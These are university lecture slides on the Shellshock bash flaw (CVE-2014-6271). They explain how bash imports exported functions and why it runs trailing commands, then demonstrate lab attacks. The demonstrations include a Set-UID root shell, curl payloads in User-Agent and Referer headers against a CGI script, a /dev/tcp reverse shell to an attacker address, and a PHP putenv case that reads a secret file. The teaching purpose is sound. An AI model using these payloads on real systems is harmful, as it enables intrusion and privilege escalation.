



# Shellshock Attack

---

Yajin Zhou (<http://yajin.org>)

Zhejiang University



# Shell Function

- Shell is a command interrupter in OS. It reads commands and then executes them.
- Bash is one of the most popular one. It **can define functions** inside a shell – **shell function**. The declared function can be output using **declare** command

```
$ foo() { echo "Inside function"; }
$ declare -f foo
foo ()
{
    echo "Inside function"
}
$ foo
Inside function
$ unset -f foo
$ declare -f foo
```

Define a function

print the function

execute the function

delete the function



# Pass a Shell Function to the Child

- Method I: parent define a function and export it. Child process will get this function

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash                                ← 生成子shell进程
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```



# Pass a Shell Function to the Child

- Method II: define shell variable with special contents

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash_shellshock    ← 运行有漏洞的 bash 版本
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```



# Pass a Shell Function to the Child

---

- But how these work?
- Method I: parent shell creates a new process, it passes each exported function to child process
  - **Function (if exported) -> environment variable -> shell variable (if starts with () then -> function (bash))**
- Method II: the bash turns environment variable to a function
  - **Shell variable (if exported) -> environment variable -> shell variable (if starts with () then -> function (bash))**



# Shellshock

- CVE-2014-6271, exists since 1989
- The shell will execute command after }

```
$ foo='() { echo "hello world"; }; echo "extra";'
```

```
$ echo $foo
```

```
() { echo "hello world"; }; echo "extra";
```

```
$ export foo
```

```
$ bash_shellshock ← 运行有漏洞的 bash 版本
```

```
extra ← 额外的命令被执行了!
```

```
(child):$ echo $foo
```

```
(child):$ declare -f foo
```

```
foo ()
```

```
{
```

```
    echo "hello world"
```

```
}
```



# Why?

```
void initialize_shell_variables (env, privmode)
    char **env;
    int privmode;
{
    ...
    for (string_index = 0; string = env[string_index++];) {
        ...
        /* If exported function, define it now.  Don't import
           functions from the environment in privileged mode. */
        if (privmode == 0 && read_but_dont_execute == 0 && ①
            STREQN ("() {", string, 4)) {
            ...
            // Shellshock vulnerability is inside:
            parse_and_execute(temp_string, name, ②
                             SEVAL_NONINT|SEVAL_NOHIST);
        }
    }
}
```

(the rest of code is omitted)




# Why?

- 1: bash checks if there is an exported function by checking whether the value of an environment variable starts with “() {” or not. Once a match is found, it changes the environment variable string to a function definition by replacing the “=” with a space.

```
foo () { echo "hello world"; }; echo "extra"
```

- 2: Then it calls `parse_and_execute()` to parse the function definition. This is a general function. If the string contains a shell command, the function will execute it. If the command is separated with `;`, it will execute both commands.




Line A: `foo=() { echo "hello world"; }; echo "extra";`  
Line B: `foo () { echo "hello world"; }; echo "extra";`



# How to Attack

- Target is running bash
- Attacker passes data to target process through environment variables





# Attack I: Set-UID program

---

- We set real UID to effective UID since bash will not process function declaration from the environment variable

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
```

```
$ sudo ln -sf /bin/bash_shellshock /bin/sh
```



# Attack I: Set-UID program

```
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed  84 Mar  2 21:04 vul.c

$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed  84 Mar  2 21:04 vul.c
$ export foo='() { echo hello; }; /bin/sh' ← 攻击!
$ ./vul
sh-4.2# ← 得到了拥有 root 权限的 shell!
sh-4.2# id
uid=0(root) gid=1000(seed) ... ← uid 的确是 0!
```



# Attack II: CGI Program

---

- CGI: command gateway interface is utilized by web servers to run executable programs that dynamically generate pages. Many CGI programs are shell scripts;

```
#!/bin/bash_shellshock
```

```
echo "Content-type: text/plain"
```

```
echo
```

```
echo
```


```
echo "Hello World"
```

```
seed@Attacker(10.0.2.70)$ curl http://10.0.2.69/cgi-bin/test.cgi
```

```
Hello World
```

# Attack II: CGI Program

- How CGI program is invoked





# Attack II: CGI Program

```
#!/bin/bash_shellshock
```

```
echo "Content-type: text/plain"
```

```
echo
```

```
echo "** Environment Variables *** "
```

```
strings /proc/$$/environ
```

```
$ curl -v http://10.0.2.69/cgi-bin/test.cgi
```

HTTP请求

```
> GET /cgi-bin/test.cgi HTTP/1.1
```

```
> Host: 10.0.2.69
```

```
> User-Agent: curl/7.47.0
```

← 注意看这个字段

```
> Accept: */*
```

HTTP回复 (部分内容略去)

```
** Environment Variables **
```

```
HTTP_HOST=10.0.2.69
```

```
HTTP_USER_AGENT=curl/7.47.0
```

← 注意看这个环境变量

```
HTTP_ACCEPT=*/*
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```



# Attack II: CGI Program

- How attackers pass data to the server

```
$ curl -A "test" -v http://10.0.2.69/cgi-bin/test.cgi
```

HTTP请求

```
> GET /cgi-bin/test.cgi HTTP/1.1
```

```
> Host: 10.0.2.69
```

```
> User-Agent: test
```

```
> Accept: */*
```

HTTP回复（部分内容略去）

```
** Environment Variables **
```

```
HTTP_HOST=10.0.2.69
```

```
HTTP_USER_AGENT=test
```

```
HTTP_ACCEPT=*/*
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```



# Attack II: CGI Program

- Launch attack

用User-Agent字段

```
$ curl -A "()" { echo hello;};  
      echo Content_type: text/plain; echo; /bin/ls -l"  
      http://10.0.2.69/cgi-bin/test.cgi  
  
total 4  
-rwxr-xr-x 1 root root 123 Nov 21 17:15 test.cgi
```

用Referer字段

```
$ curl -e "()" { echo hello;};  
      echo Content_type: text/plain; echo; /bin/ls -l"  
      http://10.0.2.69/cgi-bin/test.cgi  
  
total 4  
-rwxr-xr-x 1 root root 123 Nov 21 17:15 test.cgi
```





# Attack II: CGI Program

- Create reverse shell

```
Attacker(10.0.2.70):$ nc -lv 9090
```

```
Listening on [0.0.0.0] (family 0, port 9090) ← 等待反向 shell
```

```
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
```

```
seed@Server(10.0.2.69)$ ← 从 10.0.2.69 来的反向 shell
```

```
Server(10.0.2.69):$ ifconfig
```

```
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:07:62:d4
```

```
            inet addr:10.0.2.69  Bcast:10.0.2.127  Mask:255.255.255.192
```

```
            inet6 addr: fe80::8c46:d1c4:7bd:a6b0/64 Scope:Link
```

```
...
```

```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```



# Attack II: CGI Program

---

```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

- `/bin/bash -l` : interactive mode.
- `> /dev/tcp/10.0.2.70/9090`: redirect output to TCP socket 10.0.2.70:9090
- `0<&1`: set stdout (1) as stdin (0). Since stdout is set to TCP socket, then the program will get input from TCP socket
- `2>&1`: set stderr(2) to setdout. Since stdout is now a TCP socket, stderr will go to TCP socket



# Attack II: CGI Program

```
$ curl -A "()" { echo hello;};  
    echo Content_type: text/plain; echo; echo;  
    /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1"  
http://10.0.2.69/cgi-bin/test.cgi
```

```
seed@Attacker(10.0.2.70)$ nc -lv 9090  
Listening on [0.0.0.0] (family 0, port 9090)  
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...  
bash: cannot set terminal process group (2106): ...  
bash: no job control in this shell  
www-data@VM:/usr/lib/cgi-bin$ ← 反向 shell 创建了!  
www-data@VM:/usr/lib/cgi-bin$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



# Attack III: PHP Program

---

- Two requirements: 1) launch bash 2) user data -> environments
- First, PHP has system function
- Second, there are three ways to invoke php
  - CGI: as before
  - Apache module, and FastCGI: not passing data through environments
  - However, the PHP program itself may set environment variables based on user inputs



# Attack III: PHP Program

```
<?php
function getParam()
{
    $arg = NULL;
    if (isset($_GET["arg"]) && !empty($_GET["arg"])) {
        $arg = $_GET["arg"];
    }
    return $arg;
}

$arg = getParam();                                ①
putenv("ARG=$arg");                                ②
system("strings /proc/$$/environ | grep ARG");     ③
?>
```

```
$ curl http://10.0.2.69/phptest.php?arg="()%20%7B%20echo%20hello;
%20%7D;%20/bin/cat%20/var/www/secret.txt"
```

This is a secret!